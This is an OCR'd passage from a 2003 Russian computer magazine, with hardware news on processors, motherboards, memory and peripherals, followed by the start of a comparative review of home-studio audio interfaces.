По сведениям Cnet, ведущий инженер-разработчик процессоров Alpha Пит Бэннон (Pete Bannon) со своим коллективом из 50 талантливых инженеров, занимавшихся разработкой архитектуры Alpha, присоединяются к Intel для работы над новыми версиями процессоров Itanium.

Этот шаг Compaq можно расценивать как продолжение технологического сотрудничества между гигантами, которое началось еще осенью 2001 года. В настоящее время уже более трехсот ученых из Compaq работают в Intel над новыми разработками.

Такой интерес к сотрудникам Compaq не случайность - именно эти люди, работая еще в Digital, разрабатывали концепции платформы Alpha. Множество технологических решений, использовавшихся при производстве процессоров Alpha, сейчас нашли место в разработках других компаний. Так, например, AMD'шный оптерон использует шину, почти полностью повторяющую альфовскую, а интегрированный контроллер памяти и технология HyperTransport тоже имеют отношение к фирме Digital. Хваленый P4 со своим Hyperthreading - чистой воды плагиат, основанный на исследованиях инженеров Digital. Теперь же Intel, переманив на свою сторону этих талантливых людей, хочет сделать что-то кардинально новое. Выйдет? Посмотрим...

EPOX ЗАРЯЖАЕТ

Epox выпустила новую системную плату 4PDA2+V2.0. Устройство работает на чипсете 865PE, имеет встроенный адаптер LAN и 5.1 звук. Ниже приведены основные спецификации новинки:

- Поддерживаемые процессоры: разъем Socket 478 для Pentium 4/Celeron с FSB 400/533/800 МГц
- Чипсет: связка из микросхем Intel 865PE + ICH5R
- Поддерживаемая память: DDR400/333/266/200 двухканальной архитектуры (до 4 Гб четырьмя модулями в слоты DIMM)
- Шина AGP: поддерживаются режимы 8X/4X
- Шина PCI: пять 32-разрядных слотов
- Шина USB: восемь портов USB 2.0 (4 на задней стенке и 4 спереди)
- Встроенный 10/100/1000BASE-T Ethernet адаптер на чипе Realtek 8201
- Интегрированный 5.1 звук с выходом S/PDIF
- Возможность организации RAID массива, благодаря поддержке P-ATA IDE RAID (HPT-372), RAID 0, 1, 0+1, 1.5
- Четыре порта Serial-ATA (ICH5 + Silicon Image Sil3112A), поддержка RAID 0, 1
- Плата поставляется в хорошей комплектации с кучей шлейфиков, проводов и фирменного софта

64-БИТНЫЕ КРИСТАЛЛЫ ОТ AMD

AMD официально заявила о расширении линейки своих 64-разрядных процессоров Opteron. Популярная линейка расширилась новыми кристаллами серий Opteron 800 (для многопроцессорных серверов) и Opteron 100 (для однопроцессорных мощных рабочих станций). В основе новых процессоров лежит все то же ядро Amd64, которое использует 64 Кб двунаправленного ассоциативного кеша инструкций, 64 Кб кеша данных (L1) и 1 мегабайт 16-канального кеша L2. Новинки также обладают встроенным контроллером памяти DDR и модулем HyperTransport для взаимодействия с шинами данных.


О тактовых частотах устройств в пресс-релизе ничего нового не сказано, значит, по-видимому, как и предполагалось ранее, они составят 1,4, 1,6 и 1,8 ГГц, по старшинству в линейках. Поясню - тут не стоит кивать на интеловские п-4 с тремя гигагерцами - это же 64-разрядные процессоры, и сравнивать их производительность по частоте с 32-битными кристаллами не имеет смысла.



Поставки кристаллов уже давно начались, в ближайшее время они появятся и в России. Что касается цен, то при оптовых закупках они следующие: AMD Opteron 840 - $730, AMD Opteron 842 - $1250, AMD Opteron 844 - $2050; модель AMD Opteron 140 - $220, AMD Opteron 142 - $427, AMD Opteron 144 - $650. Думается, что в ближайшие месяц-два-три и эти цены заметно снизятся.

МНОГОФУНКЦИОНАЛЬНЫЙ РЕЗАК

Корпорация LG выпустила DVD-привод GSA-4040B, способный читать и записывать диски самых различных форматов. Устройство скоро появится в продаже по цене около $250 - в России видимо дороже.



Вот основные характеристики новинки:

- Запись
CD-R(W): 24x(16x)
DVD+R(W): 4x(2,4x)
DVD-R(W): 4x(2x)
DVD-RAM: 3x
- Чтение
CD-ROM: 32x
DVD-ROM: 12x
- Скорость передачи данных
CD: 4,8 mb/sec
DVD: 16,66 mb/sec
- Объем буфера: 2 mb
- Поддерживаемые интерфейсы: E-IDE / ATAPI / Ultra DMA 33
- Размеры: 146x41,3x184,7 мм
- Масса нетто: 940 г


МОНИТОР С TV-ТЮНЕРОМ

Компания Prestigio начала поставки в Россию нового 19-дюймового ЖК-дисплея PRESTIGIO P190T. Устройство выгодно отличается от аналогов тем, что может использоваться не только как монитор, но и как обыкновенный телевизор. По желанию клиента, к базовой версии монитора легким движением руки подключается TV-блок, который и расширяет функциональность дисплея. Новинка также комплектуется пультом ДУ - в результате за умеренные деньги можно получить и классный монитор, и телек с пультом. В корпус монитора интегрированы двухваттные пищалки - вещь бесполезная, так что едва ли это плюс. Остальные параметры монитора вполне на уровне: TFT матрица с разрешением 1280x1024 (SXGA) и зерном 0,294 мм, поддержка цветовых профилей Image Color Matching. Устройство, само собой, прошло сертификацию TCO-99, и оказывает минимальное воздействие на органы чувств.



ПЛАТА НА KT600

Корпорация ABIT Computer сообщила о выпуске материнской платы на чипсете VIA KT600 - под процессоры AMD-K7 Athlon/AthlonXP/Barton с FSB 200/266/333/400 МГц. Новинка обладает тремя слотами DIMM, что позволяет разместить до 3 гигабайт памяти DDR266, или до 2



гигов DDR333/400.
Южный мост реализовывает довольно стандартный пакет функций: интегрированный 10/100BASET-T LAN адаптер, 5.1 звук на базе кодека AC'97, 24-битный выход S/PDIF. Новинка имеет один порт AGP (поддерживается 8x режим), пять 32-разрядных слотов PCI, два UDMA 33/66/100/133 разъема, два разъема Serial ATA 150 RAID. В дополнение к перечисленному, устройство поддерживает все фирменные технологии Abit: SoftMenu (позволяет настраивать параметры системы через BIOS, никаких джамперов), FanEQ (контролирует скорость вращения вентиляторов), MaxFID (5-битный регистр FID против стандартного 4-битного BIT), CPU ThermalGuard (автоматически выключает компьютер в случае достижения критической отметки температуры процессора - будет полезно для экстремальных оверклокеров), TweakGuard (автоматически сбрасывает настройки BIOS в случае невозможности запуска системы при чрезмерном разгоне).

МОЗГИ ОВЕРКЛОКЕРА

Корпорация Kingston Technology Company сообщила о выпуске новых модулей памяти из серии HyperX - DDR500 (PC4000). Также представители компании упомянули в пресс-



релизе модули HyperX DDR466 (PC3700) - по их словам, эта память уже протестирована на ряде материнских плат, в частности говорится про отличные результаты на платах Abit IC7/IC7-G и Asus P4C800.
Каждый модуль оборудован собственным алюминиевым радиатором, отводящим избыточное тепло и обеспечивающим тем самым стабильную работу разогнанной системы. Радиаторы выкрашены в голубой цвет и офигенно смотрятся - просто мечта модера.
Новинки хороши не только на вид - по результатам тестов они показали отличные тайминги: 500 МГц - 3-4-4-8-1 (CAS Latency 3), 466 МГц - 3-4-4-8-1 (CAS Latency 3).
Память поставляется модулями по 256 и 512 Мб, стоят они, соответственно, $112 и $218.

ЛОГИКА ДЛЯ OPTERON

Корпорация SIS (Silicon Integrated Systems Corp.) сообщила о выпуске чипсета SiS755 (южный мост - SiS964). Новый чип рассчитан на использование в платформах на базе 64-разрядных процессоров AMD - прежде всего, имеется в виду Opteron. Чипсет поддерживает усовершенствованный технологией HyperStreaming интерфейс HyperTransport.

Краткие спецификации чипсета:

- Северный мост - SiS755
- Южный мост - SiS964
- Пропускная способность системной шины - 6,4 Гб/с
- Поддержка MuTIOL 1G (пропускная способность шины между северным и южным мостом - 1 Гб/с)



- Поддержка AGP 8x
- Двухканальный PATA, SATA (поддержка двух портов Serial ATA 150)
- Поддержка 5.1-канального звука
- Поддержка до 8 портов USB 2.0
- Поддержка RAID 0/1/0+1 и JBOD
- Встроенная поддержка 10/100Base-T Ethernet
- Интегрированный модем V.90

ЭЛИТНЫЙ ПРИНТЕР

GCC Printers объявила о начале поставок на российский рынок своей новой разработки - цветного лазерного принтера GCC Elite Color 16 DN.
Устройство представляет собой цветной однопроходный принтер, печатающий на бумаге формата A4. Принтер оборудован 400 МГц процессора и 256 Мб памяти, что позволяет печатать 16 цветных страниц в минуту с разрешением до 1200x1200 dpi, при этом время

NEXT

В номере:

АВГУСТ 2003
№56

печати первой страницы составляет 15 секунд. Одной из главных фишек принтера является применение специального оптимизированного низкотемпературного тонера и отсутствие фузерного масла.



Основные характеристики:
■ Разрешение 1200x1200 dpi
■ Скорость печати: до 16 страниц в минуту
■ Оперативная память: 256 Мб
■ Максимальная область печати: 8,3x13,84 дюйма (210x351,5 мм)
■ Универсальный лоток на 500 листов
■ До 1600 листов бумаги в четырех лотках, включая дополнительный лоток большой емкости
■ Двусторонняя (дуплексная) печать
■ Поддержка PostScript 3 и PCL5c
■ Перепрограммируемая флеш-память: 16 Мб
■ Доступ к настройкам интерфейса принтера, параметрам сетевых протоколов, состоянию принтера, возможностям обработки бумаги через браузер
■ 136 встроенных PostScript-шрифтов и 45 встроенных PCL-шрифтов
■ Интерфейсы: сетевой адаптер 10/100BaseT, двунаправленный параллельный порт, USB 2.0

GCC Elite Color 16 DN поставляется в Россию с июля по цене около $2200 - что для принтера этого класса не так уж и много.

СЕТЕВЫЕ РЕШЕНИЯ DELL

Компания Dell выпустила два новых коммутатора, рассчитанных на применение в корпоративных сетях: PowerConnect 5212 и PowerConnect 5224. Новинки имеют, соответственно, по 12 и 24 порта и стоят $1080 и $1671.

Помимо двенадцати 10/100/1000BASE-T портов, PowerConnect 5212 оборудован четырьмя слотами для установки GBIC-модулей 1000BASE-SX/LX. Суммарная пропускная способность устройства - 24 Гбит/с. Коммутатор поддерживает множество современных сетевых фишек: например, VLAN и протокол IGMP. Так-



же производитель упоминает о возможности построения объемной arp-таблицы, привязки конкретного гнезда конкретному МАКу и т.д. - всего в памяти этого свитча может находиться до 5000 правил для оригинальных адресов! Характеристики PowerConnect 5224 - аналогичные, за исключением, конечно, числа портов. Размеры коммутаторов - 440x324x430 мм, вес - около 4,26 кг, питание - от сети переменного тока (100-240 В), потребляемая мощность - 72 Вт. Управляются эти свитчи через web-интерфейс.

МИНИ-ЦИФРА

Немецкая корпорация DNT представила общественности свою новую разработку - миниатюрную цифровую камеру DNT G2 mini. Новинка интересна не только своими крохотными размерами - 83x40x26 мм, но и возможностью интерполяции снимка до 3 мГп и невысокой ценой - порядка $150.



Краткие спецификации устройства:
■ 2-мегапиксельная 1600x1200 CMOS матрица
■ 4-кратный цифровой зум
■ 1,5-дюймовый цветной TFT ЖК-дисплей
■ 16 Мб SDRAM встроенной памяти и 16 Мб флешки (идет в комплекте)
■ Разрешение снимков: 2048x1536 (экстраполяция), 1600x1200, 1024x768
■ Съемка видео: 320x240, 10 fps
■ Интерфейс: USB
■ Питание: две полуторавольтовые AAA батарейки
■ Габариты: 83x40x26 мм
■ Поддержка MS Windows 9x/NT-based
■ Комплектация: камера, штатив, ремень, USB-кабель, батарейки, софт, инструкция

ЗА КАКОЕ ВРЕМЯ МОЖНО СОБРАТЬ КОМПЬЮТЕР?

«Да всего за пять минут», – ответит любой продвинутый чел. И окажется прав!



26 июля в компьютерном салоне компании Ф-Центр «Волшебный мир компьютеров» на Алтуфьевском шоссе прошел последний отборочный тур чемпионата по сборке компьютеров на время. Первый приз – компьютер с процессором Пентиум 4 был предоставлен спонсорами (Gigabyte и Genius). Претендентов на него оказалось очень много. Чтобы определить самых достойных, был проведен отборочный тур, где всем желающим пришлось ответить на полтора десятка вопросов, связанных с новыми компьютерными технологиями и последними разработками в области компьютерного железа. Чуть позже начался основной этап соревнований. Торговый зал салона словно превратился в сборочный конвейер какого-то компьютерного гиганта. Точные и быстрые движения сборщиков, внимательные взгляды судей и восторженные аплодисменты болельщиков подчеркивали серьезность борьбы. В результате, первый приз забрал Евгений Ахальцев, потративший на сборку 4 минуты 17 секунд. Второе и третье места – в интервале от пяти до шести минут. Но и остальные участники в обиде не остались. Призы получили все.

Финал чемпионата будет проводиться в Москве в конце августа. А его результат, возможно, попадет в книгу рекордов Гиннеса.

УНИВЕРСАЛ ОТ HP

17 июня компания Hewlett Packard провела масштабную презентацию своих новых продуктов. Среди новинок – фото принтеры, многофункциональные устройства, сканеры, цифровые фотоаппараты... Одно из представленных устройств – HP PSC 2175 объединяет в себе принтер, сканер и копир, обладая при этом достаточным качеством для печати фотографий. В PSC 2175 используется технология Photoret IV, качество печати составляет 1200 dpi в черно-белом режиме и 4800 в цветном. Есть возможность печати без полей на фотобумаге HP формата 10x15. Скорость печати – 18 страниц в минуту в черно-белом режиме и 13 в цветном. Сканер имеет разрешение 1200x2400 dpi и поддерживает 48 битный цвет а копир позволяет автоматически делать до 99 копий с оригинала, масштабируя их в пределах 25-400%. Рекомендованная цена HP PSC 2175 - $260.

ВЫГОДНОЕ ПРЕДЛОЖЕНИЕ ОТ ROVER

Компания Rover Computers приступает к выпуску новых моделей цифровых фотокамер Rover Shot RS 5210Z и RS 4110Z. Новинки стоимостью $300 и $410 – типичные камеры, рассчитанные на средний сегмент рынка цифрового фото. RS 4110Z обладает 4,1-мегапиксельной 1/1.8" CCD матрицей, позволяющей создавать фотографии размером до 2272x1704 пикселов. Фокусное расстояние новинки - от 7.0 до 21.0 мм, что в 35-мм эквиваленте составляет 34-102 мм. Устройство может работать в макро-режиме для съемки крупным планом, может создавать видеоролики размером 320x240 и длиной до 30 секунд. Само собой, присутствуют различные режимы работы (спортивный, портрет, ночная съемка и т.д.). Весит малышка размером 118,7x66,5x50 мм чуть более 240 граммов.



Что касается RS 5210Z, то эта моделька попрятнее. 5,13-мегапиксельная 1/1.8" CCD матрица с цветовым фильтром обеспечивает отличную цветопередачу и качество фотографий. Максимальный размер картинки составляет 2560x1920, что впечатляет. В остальном обе модели, в общем-то, схожи.





test_lab (test_lab@gameland.ru)

УСТРОЙСТВА ВВОДА/ВЫВОДА ЗВУКА

ДЛЯ ТВОЕЙ ДОМАШНЕЙ СТУДИИ!

322

Многие компьютерщики, как, впрочем, и некомпьютерщики серьезно интересуются музыкой. Сначала мы сомневались, стоит ли размещать в Х обзор профессиональных и полупрофессиональных звуковых интерфейсов. Но во время тестирования выяснилось, что в редакции вокруг нас полно музыкантов, которым это страшно интересно! Думаем, и среди читателей найдется немало перцев, которые закапают слюной странички с фотками этих замечательных устройств! Ведь многие обладатели дорогих усилителей, гитар, примочек, вертушек до сих пор пишут звук на комп через дешевую аудиокарточку за 30-50 зеленых президентов. Поэтому давай разбираться, какие звуковые устройства бывают и чем это грозит.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

M-Audio Audiophile
Audiotrak INCA88
M-Audio Delta 44
Echo Layla 24
Echo Gina 24
Echo Mia MIDI
ESI Waveterminal 192X PCI
Aardvark Direct MIX USB3

БЛАГОДАРНОСТИ:

TEST_LAB БЛАГОДАРИТ КОМПАНИЮ "МУЛЬТИМЕДИА КЛУБ" (Т. 943-92-90) ЗА ПРЕДОСТАВЛЕННОЕ ОБОРУДОВАНИЕ.

● АЦП/ЦАП

Прежде всего давай разберемся с аналого-цифровыми и цифроаналоговыми преобразователями (АЦП/ЦАП), по-английски их называют analog/digital и digital/analog (A/D, D/A). Обычно эта микросхема, которая кодирует звуковые колебания (синусоиду, к примеру) в цифровой формат. Или из цифрового формата этот сигнал распаковывает.

Естественно, чтобы записать синусоиду в комп, придется покромсать ее на части (дискретизировать). То есть мы засасываем не всю кривую, а только несколько отдельных точек. Отсюда параметр: частота сэмплирования, которая показывает, сколько раз в минуту мы снимаем значения с аналогового входа. У большинства нормальных аудиодевайсов это 96 кГц, а у ESI Waveterminal 192X PCI целых 192 кГц! Исключения - Audiotrak INCA88 (44 кГц - 48 кГц) и Aardvark Direct MIX USB3 (48 кГц).

Казалось бы, раз за пределами 10000 герц человеческое ухо слышит уже с трудом, зачем же нам такие высокие частоты дискретизации? А все дело в том, что если частота маленькая, то на сигнале, особенно высокочастотном, появляются ступеньки. Все усилители рассчитаны на плавный сигнал, а ступеньки приводят к искажению звука.

Большинство наших девайсов кодирует звук 24 битами, кроме Audiotrak INCA88 (18-20 бит). Можно назвать этот параметр глубиной звука. Так же как на мониторе при кодировании 8 бит ты видишь 256 цветов, при кодировании 16 бит - 65536 цветов, а 32 бита дают 4294967296 цветов, что увидишь не на каждом мониторе. Чем больше оттенков видно, тем натуральнее изображение. Та же фигня и со звуком: 8 бит дает тебе всего 256 градаций, 16 бит - 65536 градаций, 18 бит - 262144, 20 бит - 1048576, а 24 бита - 16777216, что не на каждом усилке услышишь. Опять же если ты разбиваешь сигнал всего на 256 уровней, то появляются ступеньки, какие-то детали звука исчезают, а на усилке идут искажения. Одно дело - если у тебя дешевая компьютерная стереосистема, которая сама по себе все искажает, на ней действительно разницы не услышишь: что 16 бит, что 24. Ну а на хорошем усилителе, особенно если сделать погромче и сравнить 16, 18 и 24-битный звук, то все встает на свои места.

● ПРОСТОЙ ЭКСПЕРИМЕНТ

Дома у нас стоит карта Echo Gina 24, цифровой выход с нее идет на усилитель Yamaha 596. Виртуальный аналоговый синтезатор ACCESS VIRUS C подключен к компьютеру через USB-контроллер MIDIMan MidiSport 2x2 USB, потому что у Echo Gina 24 нет MIDI-портов. Так вот в программе-секвенсоре (Logic Audio Platinum 5.5) записаны ноты, они через MIDI-порт поступают в виртуальный аналоговый синтезатор, который настраивает свои аналоговые генераторы так, чтобы они воспроизвели нужную ноту. Выход с синтезатора мы сэмплируем через Echo Gina 24 и слушаем через Yamaha 596. Так вот, если писать на 16 бит, то звук с синтезатора и с компа отличается. А если на 24, то разница умень-

шается. Но все равно разница между аналоговым звуком синтезатора, и цифровым с компьютера различима. Вообще все карты из нашего обзора дома звучали просто великолепно. На этих устройствах ввода/вывода звука ты услышишь много нового в своих любимых композициях на компакт-дисках. Независимо от музыкального стиля басы станут глубже, а верха чище, звук станет более естественным с большим количеством деталей.

Конечно, чтобы различить 16 миллионов оттенков звука и другие нюансы каждой карточки, лучше слушать их на Hi-End аппаратуре. В студии у нас стоят мониторы Mackie HR 824 и микшер Mackie 1642 VLZ Pro. Поюзав все карты из нашего обзора на дорогой аппаратуре, мы разделили их на три группы. Самое высокое качество из всех выбранных для тестирования устройств показали Echo Layla 24 и Echo Gina 24. Во второй группе отличного качества: ESI Waveterminal 192X PCI, Echo Mia MIDI Recording System, M-Audio Delta 44, M-Audio Audiophile 2496. Ну и в последней группе хорошего качества: Audiotrak INCA88 и Aardvark Direct MIX.

● ДЕЦИБЕЛЫ

При выборе звуковой карты тебе придется столкнуться с разнообразными параметрами, выраженными в децибелах. Как в этом разобраться. Дело в том, что человеческое ухо слышат как очень тихие, так и очень громкие сигналы. Причем к тихим сигналам ухо чувствительнее, чем к громким. То есть чтобы увеличить громкость от шепота (20 дБ) до разговора (60 дБ) тебе понадобится звуковое давление в 0,02 Ньютона на квадратный метр, а вот чтобы завыть автомобильной сиренной (100 дБ) нужно давление в 2 Ньютона на квадратный метр. То есть количество децибелов увеличилось меньше, чем вдвое, а сил пришлось приложить в 100 раз больше. Человеческий динамический диапазон равен 130 децибелам. 0 соответствует порогу восприятия, при котором звук тише уже не слышен, а 120 дБ дает реактивный двигатель в пяти метрах от уха и сильный гром во время грозы. 130 дБ вызывают боль, и звук уже не слышен, потом лопаются барабанные перепонки, и мозги начинают вытекать через уши!

● ШУМ И ИСКАЖЕНИЯ

Все, что человек не слышит (ниже нуля децибел) обозначается отрицательными значениями. Например, шум 10 децибел слышен, а -10 дБ нет, но он есть! Чем больше отрицательный уровень шума, тем лучше! Потому что если карта вроде бы неслышно шумит, то усилитель это усилит, и шум станет заметен. Уровень шума тесно связан с искажениями, чем меньше разрядность сигнала и чем меньше частота сэмплирования - тем больше искажения, а значит и шум. Влияют наводки с соседних каналов, с видеокарты, с процессора, с шины, с блока питания. В этом плане отличаются Echo Layla 24 и Aardvark Direct MIX USB3, у них собственный блок питания, а вся работа с аналоговым звуком вынесена за пределы компа! Именно поэтому мы предлагаем подключать усилитель через цифровой канал.

● ПОДКЛЮЧЕНИЕ ГИТАРЫ И МИКРОФОНА

И гитару, и микрофон можно подключать только через специализированный гитарный или микрофонный предусилитель, иначе соотношение сигнал/шум будет невелико. Либо нужен специальный усиленный вход. Такой вход имеется только у Aardvark Direct MIX USB3, а у Audiotrak INCA88 имеется вход с предусилителем только под микрофон. То есть если у тебя есть гитара, то ты сможешь подключить ее через гитарный процессор или через другое активное оборудование с предусилителем, только не напрямую! Микрофон мы подключали через синтезатор - так можно убить сразу двух зайцев - и предварительное усиление и процессор эффектов, правда здесь есть одно но! Любой компьютер дает фоновый шум не менее 30 децибел, это шум вентиляторов, шум дисков, дисководов и т.п. Поэтому чтобы нормально писать дома на микрофон без неприятного фонового гудежа, придется как-то исхитриться, может, даже в другую комнату с ним уйти.

● НЕОБХОДИМЫЕ ВХОДЫ

Если ты собрался использовать карту не только как инструмент для творчества, но и для просмотра DVD, то у нее должна быть возможность проигрывать звук 5.1 либо через аналоговые, либо через цифровые выходы. Цифровой выход тебе нужен просто позарез, чтобы не терять в качестве сигнала при воспроизведении. А вот нужен ли тебе цифровой вход, зависит от твоих потребностей: есть ли у тебя устройства с цифровыми выходами. Например, некоторые новые синтезаторы (например, Waldorf Q-RACK) сами цифруют свой сигнал, который можно считать через S/PDIF. Коаксиальный или оптический будет этот интерфейс, не столь важно.

Если у тебя есть синтезатор, то MIDI-вход тебе просто необходим, иначе тебе придется докупать отдельный контроллер MIDI. Ведь через MIDI ты можешь сразу записывать в компьютер свои композиции в виде нот, а потом воспроизводить их. Либо можно скачать из инета любую композицию в формате MIDI и проиграть ее на синтезаторе. Хочешь сделать римейк? Не вопрос!

Специальный выход под наушники тоже бывает очень полезен, так как с помощью наушников ты можешь послушать, что у тебя творится на каждом канале.

Количество аналоговых выходов и входов зависит от твоего домашнего зоопарка разных примочек, синтезаторов, процессоров эффектов и т.п. При большом количестве входов и выходов ты можешь повесить железный процессор эффектов между входом и выходом и использовать его совместно с программными эффектами в реальном времени!


NEXT

M-AUDIO AUDIOPHILE 2496 ($175) 24 БИТ/96 КГЦ

Имеется два тюльпана на вход и два на выход, с позолоченной поверхностью. Конечно, для подключения большого количества устройств в домашней студии этого недостаточно. Зато вполне можно писать и слушать стерео на дорогой аппаратуре класса Hi-Fi. Именно тюльпан, а не джек удобнее для подключения к домашней аудиотехнике (типа усилителя, проигрывателя). В комплекте имеется неплохой набор софта для работы со звуком. Лицензионный программный синтезатор Gigasampler LE, использующий драйвер GSIF (GigaSampler/Studio Interface - интерфейс гигастудии), позволяет быстро обрабатывать MIDI-сигналы. То есть то, что ты наклацал на синтезаторе, обрабатывается без задержек в режиме реального времени. Gigasampler LE устарел, его больше не выпускают, сейчас уже есть TASCAM GigaStudio 32/96/160 от 100 до 700 зеленых президентов за коробку.

Через переходник с разъемом, похожим на COM-порт, подключается адаптер с MIDI вход/выход. MIDI (Musical Instrument Digital Interface) - музыкальный инструментальный цифровой интерфейс. Разъем этого интерфейса называется DIN-5 (Digital IN - то есть пять цифровых гнездышек), он похож на старый советский пятиштырьковый аудиоразъем. Через него ты можешь подключить синтезатор, софт-педаль, датчики с ударной установки или даже датчики духового инструмента (если сможешь найти такие). Практически любой синтезатор подключается без проблем.

Также отсюда торчат цифровые входы/выходы (RCA - Radio Corporation



of America - по-русски их называют тюльпанами). На самой карте через RCA передается аналоговый звук, а через эти цифровой. Важно то, что аналоговые каналы независимы от цифровых, это значит, что ты можешь одновременно записывать или воспроизводить сразу по четырем каналам: двум аналоговым, одному цифровому и одному MIDI.




test_lab (test_lab@gameland.ru)

AUDIOTRAK INCA88 ($255) 18-20 БИТ/ 44 КГЦ - 48 КГЦ

Audiotrak INCA88 имеет восемь аналоговых каналов на воспроизведение и запись. Причем все они выполнены в виде разъемов "джек" 1/4", это очень удобно для подсоединения студийного оборудования. Каждая дырка - один аналоговый моноканал. На выход может работать как система 5.1 (спереди справа, спереди слева, центр, сзади справа, сзади слева и один сабвуфер). Также есть специальные выходы для наушников! Не удивляйся, тут две дырки на каждый канал - одна на левый, другая на правый. Есть также пара усиленных входов для подключения пассивного микрофона, однако если ты собрался серьезно писать голос, конечно, понадобится отдельный микрофонный предусилитель. Да, панель пластмассовая, это значит, что рано или поздно она треснет.







Беглый взгляд на печатную плату упирается в лес конденсаторов и маленьких микросхемок - это усилители. Из этого можно сделать вывод, что сигнал приходит по 25-пиновому кабелю от коммутационной панели и только в аналоговом виде, а там уже усиливается и цифруется. То есть панель делает удобным подключение, но вот от шумов не спасает! Плата сделана на бытовом чипе без поддержки 24 бит/96 кГц, то есть для записи домашнего концерта панк-группы "Привет соседи!" подойдет. Но вот на студийном оборудовании разница будет заметна: профессионал отличит на слух 18 и 24 бита. Кстати, безрукого клавишника гони в шею - MIDI-интерфейса нет, либо пиши синтезатор по старинке через аналоговый линейный вход. Зато есть клевые возможности для коммутации: например, можно "мониторить" через наушники - то есть слушать, как идет запись веселья. Панель коммутации между входами и выходами виртуальных устройств поможет пустить звук сразу через несколько программ обработки звука (например, одна прога добавляет эффектов, другая пишет).

M-AUDIO DELTA 44 ($235) 24 БИТ/96 КГЦ

Настоящая профессиональная аудиокарта с поддержкой 24 бит/96 кГц. Судя по внешнему виду, звук усиливается и цифруется на плате. А туда он попадает через девятиштырьковый разъем. Заметь, тут нет ни MIDI, ни цифровых входов и выходов. Цифровой коаксиальный вход и выход S/PDIF (Sony/Panasonic Digital InterFace -цифровой интерфейс, разработанный компаниями Sony и Panasonic для передачи звука) ты найдешь на M-Audio Delta 66, за которую придется отвалить уже около трехсот зеленых президентов. С M-Audio Delta 44 ты сможешь профессионально записать, прослушать и промониторить четырехканальный звук в студии. Однако для того, чтобы подключить MIDI-клаву, придется брать отдельный адаптер.

Коммутационный блок M-Audio Delta 44 - прочный металлический с гнездами под студийный джек 1/4". Сюда ты можешь засунуть концы с линейных выходов синтезатора, предусилителя гитары или микрофона, или микшера, на котором скоммутирован твой симфонический оркестр, состоящий из ветеранов рока. Кстати, как насчет M-Audio Delta OMNI STUDIO за 500 космокредов? Это набор из M-Audio Delta 66 (который отличается от M-Audio Delta 44 только наличием цифровых тюльпанов) плюс мини-микшер M-Audio Delta OMNI с расширенными возможностями, ну и конечно куча профессионального софта. К M-Audio Delta 44 кроме дров в комплекте идет программа-секвенсор и набор сэмплов.



